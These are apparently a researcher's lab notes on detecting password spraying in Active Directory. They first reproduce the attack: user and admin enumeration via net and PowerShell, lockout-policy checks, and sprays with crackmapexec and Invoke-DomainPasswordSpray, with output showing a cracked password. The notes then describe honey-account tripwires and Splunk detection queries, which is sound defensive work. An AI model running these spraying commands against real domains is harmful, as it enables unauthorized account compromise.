Password Spraying - Detection Research

Sunday, May 16, 2021 2:23 AM


-- Dan Grindall dan.grindall@gmail.com

Background for Password Spraying


Why should you care about detecting password spraying? Because it works!

From Rapid7 "Under The Hoddie 2019 Research Report"; A Survey to Pentest Organizations:


CREDENTIAL CAPTURE: HOW DID YOU OBTAIN PASSWORDS OR PASSWORD HASHES?



GUESSABLE CRACKED PASSWORDS



EXTERNAL ENGAGEMENT: HOW EFFECTIVE WERE LOCKOUTS?



-- Source: https://www.rapid7.com/research/reports/under-the-hoodie-2020/

Lab Environment for Research

~ All POC testing, screenshots created using Detection Lab: https://www.detectionlab.network/introduction/

~ Create Fake accounts for POC

 $\underline{\text{https://www.darkoperator.com/blog/2016/7/30/creating-real-looking-user-accounts-in-ad-labelement}}$

Enumerate Domain Users

net user /domain

```
C:\>net user /domain
The request will be processed at a domain controller for domain windomain.local.
User accounts for \\dc.windomain.local
Abbecit1945
                                                 Abountich
                         Abought
                         Abstold
Aboy1980
                                                 Acte1947
Acursent
                                                 Administrator
                         Adeatimeng92
                                                 Aganythe
Aften1989
                        Afterested
Agaricest
                         Aidly1955
                                                 Ajoilver
                                                 Aloost
Alarat
                        Allashom
Alose1961
                         Anded1994
                                                 Andest
Andindeford
                        Anningues
                                                 Anstating
Anturing
                         Antwookes48
                                                 Aptate
Arday1952
                         Aredy1955
                                                 Aret1969
                                                 Asecoulded54
Arithe1980
                         Ascrina
Atiousaing
                         Aturneve1980
                                                 Austeset
                         Bagall
Bace1946
                                                 Bagith
Bannined
                        Bardecome
                                                 Beemed
                                                 Begicke
Beepard
                         Beety1951
Begrommento
                        Belank
                                                 Belikee
Beltonstlend1969
                        Benife
                                                 Bersoones
                                                 Bity1956
Beting1975
                        Bevold
Blace1969
                        Blarly
                                                 Blaway
Bleave
                        Bobbles
                                                 Bralow
Breventowne79
                        Broplece
                                                 Buliesson
                        Caliat
                                                 Camigniont
Butervirty
Capecontabir
                        Caphistry
                                                 Carceses
Chalmleshe
                         Chaver1960
                                                 Cherthem
                        Chiss1947
Chishat
                                                 Clachaps
Clont1957
                        Coarad
                                                 Comat2002
                                                 Complem
Cometwou
                        Comints
Contret
                         Coug1972
                                                 Couser
```

~ Get Domain Admins

net group "Domain Admins" /domain

~ Get User Details

net user <username> /domain

C:\>net group "Domain Admins" /domain The request will be processed at a domain controller for domain windomain.local.	
Group name Domain Admin Comment Designated a	s dministrators of the domain
Members	
Administrator secopsadmin The command completed successfully.	
C:\>net user secopsadmin /domain The request will be processed at a domain controller for domain windomain.local.	
User name	secopsadmin
Full Name	SecOps Admin
Comment	SecOps Use - AR7734992
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	5/16/2021 8:05:46 AM
Password expires	Never
Password changeable	[5/[17/[2021 8:05:46 AM
Password required	Yes
User may change password	Yes
Workstations allowed Logon script User profile Home directory	A11
Last logon	「5/ 16/ 2021 8:06:41 AM

[~] Alternate methods of Enumerating Domain Users and Domain Admins via Powershell. Emumeration behavior will vary depending on attacker's framework and preference. Can't rely on detecting specific commands.

⁻ https://www.jaapbrasser.com/active-directory-friday-list-password-information-for-domain-administrators/

[#] Alternate method to enumerate domain users via Powershell:

[#] enum domain users.ps1

[#] Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known Bug for LDAP simple bind.

```
$Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{
    Filter = "(objectclass=user)"
    PageSize = 0
}
$Searcher.FindAll() | ForEach-Object {
    New-Object -TypeName PSCustomObject -Property @{
        samaccountname = $_.Properties.samaccountname -join ''
        pwdlastset = [datetime]::FromFileTime([int64]($_.Properties.pwdlastset -join ''))
        LastLogonDate = [datetime]::FromFileTime([int64]($_.Properties.LastLogonDate -join ''))
        enabled = -not [boolean]([int64]($_.properties.useraccountcontrol -join '') -band 2)
}
```

Example PS C:\tmp> .\enum_domain_users.ps1 pwdlastset enabled LastLogonDate samaccountname 5/15/2021 6:22:22 AM True 1/1/1601 12:00:00 AM Administrator 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Guest 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM DefaultAccount 9/27/2020 3:36:18 AM True 1/1/1601 12:00:00 AM vagrant 5/15/2021 6:25:41 AM True 1/1/1601 12:00:00 AM DC\$ 5/15/2021 6:25:04 AM False 1/1/1601 12:00:00 AM krbtgt True 1/1/1601 12:00:00 AM WEF\$ 5/15/2021 6:39:48 AM 5/16/2021 7:25:16 PM True 1/1/1601 12:00:00 AM WIN10\$ 5/16/2021 8:05:45 AM True 1/1/1601 12:00:00 AM secopsadmin 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Olawkway 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Havine True 1/1/1601 12:00:00 AM Stollower 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Twithering 1/1/1601 12:00:00 AM 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Jonster 1988 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Alarat 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Upoettly69 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Thenthen 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Unte2000 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Maziname 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Aredy1955 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Imsed1970 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Uporn1975 1/1/1601 12:00:00 AM True 1/1/1601 12:00:00 AM Thak1941

True 1/1/1601 12:00:00 AM Sencte

True 1/1/1601 12:00:00 AM Themisside

```
# Alternate method to enumerate domain admins via Powershell:
# enum_domain_admins.ps1
# Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known bug for LDAP simple bind

$Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{
    Filter = "(memberof=CN=Domain Admins,CN=Users,DC=windomain,DC=local)"
    PageSize = 0
}
$Searcher.FindAll() | ForEach-Object {
    New-Object -TypeName PSCustomObject -Property @{
        samaccountname = $_.Properties.samaccountname -join ''
        pwdlastset = [datetime]::FromFileTime([int64]($_.Properties.pwdlastset -join ''))
        LastLogonDate = [datetime]::FromFileTime([int64]($_.Properties.LastLogonDate -join ''))
        enabled = -not [boolean]([int64]($_.properties.useraccountcontrol -join '') -band 2)
}
```

Example

1/1/1601 12:00:00 AM

1/1/1601 12:00:00 AM

```
PS C:\tmp> .\enum_domain_admins.ps1

pwdlastset enabled LastLogonDate samaccountname

5/15/2021 6:22:22 AM True 1/1/1601 12:00:00 AM Administrator

5/16/2021 8:05:45 AM True 1/1/1601 12:00:00 AM secopsadmin
```

~ Enumerate Domain Lockout and Password Policy

```
C:\Users\vagrant>net accounts
Force user logoff how long after time expires?:
                                                      Never
Minimum password age (days):
Maximum password age (days):
                                                       42
Minimum password length:
Length of password history maintained:
                                                      24
Lockout threshold:
Lockout duration (minutes):
                                                       Never
Lockout observation window (minutes):
                                                      WORKSTATION
Computer role:
The command completed successfully.
C:\Users\vagrant>
```

```
C:\>net accounts
Force user logoff how long after time expires?:
                                                       Never
Minimum password age (days):
                                                       1
Maximum password age (days):
                                                       42
Minimum password length:
                                                       7
Length of password history maintained:
                                                       24
Lockout threshold:
                                                       5
Lockout duration (minutes):
                                                       Never
Lockout observation window (minutes):
                                                       30
Computer role:
                                                       WORKSTATION
The command completed successfully.
```

- ~ Alternate mathods:
- # Powershell RSAT module installed:
 Get-ADDefaultDomainPasswordPolicy

```
PS C:\tmp> Get-ADDefaultDomainPasswordPolicy
ComplexityEnabled
                           : True
DistinguishedName
                           : DC=windomain,DC=local
LockoutDuration
                           : 00:30:00
LockoutObservationWindow
                          : 00:30:00
LockoutThreshold
                           : 0
MaxPasswordAge
                           : 42.00:00:00
MinPasswordAge
                           : 1.00:00:00
MinPasswordLength
                           : 7
objectClass
                           : {domainDNS}
                           : bc4109b4-9124-4150-b35d-b1748d5e2185
objectGuid
PasswordHistoryCount
                           : 24
ReversibleEncryptionEnabled : False
```

Get password policy wth crackmapexec
crackmapexec smb <target> -u <user> -p <pass> --pass-pol

Password Spraying

Crackmapexec:

https://github.com/byt3bl33d3r/CrackMapExec

~ Using crackmapexec and mp64 to generate passwords and spray them against SMB services on the network.

crackmapexec smb 10.0.0.1/24 -u Administrator -p `(./mp64.bin Pass@wor?l?a)`

DomainPasswordSpray (Powershell)

https://github.com/dafthack/DomainPasswordSpray

- ~ Using DomainPasswordSpray to spray a password against all users of a domain.
- # /!\ be careful with the account lockout!

Invoke-DomainPasswordSpray -UserList users.txt -Domain domain-name -PasswordList passlist.txt -OutFile sprayed-creds.txt

~ Example of Password Spraying using DomainPasswordSpray.ps1

Create passwords.txt with passwords to spray as well as users.txt with list of users that were previously enumerated.


```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\vagrant>cd c:\tmp
c:\tmp>powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\tmp> . .\DomainPasswordSpray.ps1
PS C:\tmp> Invoke-DomainPasswordSpray -UserList users.txt -Domain windomain.local -PasswordList passwords.txt -OutFile s
prayed-creds.txt -Verbose
[*] Using users.txt as userlist to spray with
  Warning: Users will not be checked for lockout threshold.
 *] WARNING - Be very careful not to lock out accounts with the password list option!
 *] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.
Confirm Password Spray
Are you sure you want to perform a password spray against 501 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): y
 *] Password spraying has begun with 2 passwords
 *] This might take a while depending on the total number of users
[*] Now trying password Spring2021! against 501 users. Current time is 9:48 PM
 *] Writing successes to sprayed-creds.txt
 *] SUCCESS! User:Facces Password:Spring2021!
129 of 501 users tested
```


#Note that the script pauses for durration of domain password policy observation window (lockout interval). A patient attacker can leave this running and come back to it (days later).


```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
 [*] Pausing to avoid account lockout.
    Waiting for 30 minutes. 1778 seconds remaining
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\tmp> . .\DomainPasswordSpray.ps1
PS C:\tmp> Invoke-DomainPasswordSpray -Userlist users.txt -Domain windomain.local -PasswordList passwords.txt -OutFile s
prayed-creds.txt -Verbose
[*] Using users.txt as userlist to spray with
 *] Warning: Users will not be checked for lockout threshold.
 *] WARNING - Be very careful not to lock out accounts with the password list option!
 *] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.
Confirm Password Spray
Are you sure you want to perform a password spray against 501 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): y
   Password spraying has begun with 2 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Spring2021! against 501 users. Current time is 9:48 PM
   Writing successes to sprayed-creds.txt
    SUCCESS! User: Facces Password: Spring2021!
501 of 501 users tested
```

Creating a honey account as detection method

- # This is a technique taught by SANS (SEC 504 "SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling"
- # This technique is also referenced by CISA, Microsoft and other industry leaders.
- # Criteria for honey account(s) that we learned from enumerating domain accounts from a hacker perspective: The honey account must look like a real account.
 - 1. Must be active.
 - 2. Ideally be member of "Domain Admins" group to guarantee attention of attackers (not a hard requirement but more effective).
 - 3. Should have a 20+ character random generated password.
 - 4. Password set to never expire.
 - 5. Must have been logged into at least once to reset last logon time from 1601/01/01 00:00:00.
 - 6. Must have login hours set to "None" (Login Denied).








Detecting Password Spraying

Honey Account "Tripwire" Events


EventID: 4776(S, F): The computer attempted to validate the credentials for an account. https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4776

index="wineventlog" host="dc.windomain.local" EventCode=4776 Logon Account=secopsadmin




Detecting Password Spray using distict count of target accounts per source workstation (or source IP) in specified interval

index="wineventlog" host="dc.windomain.local" EventCode=4776
| timechart span=30m dc(Logon_Account) as Distinct_Logon_Account by Source_Workstation



Investigation Dashboard Pane: Successful Auth Drilldown, by source, showing accounts compromised.



^{*} Note: A Full Dashboard showing correalted metrics could be created incorporating these examples and more.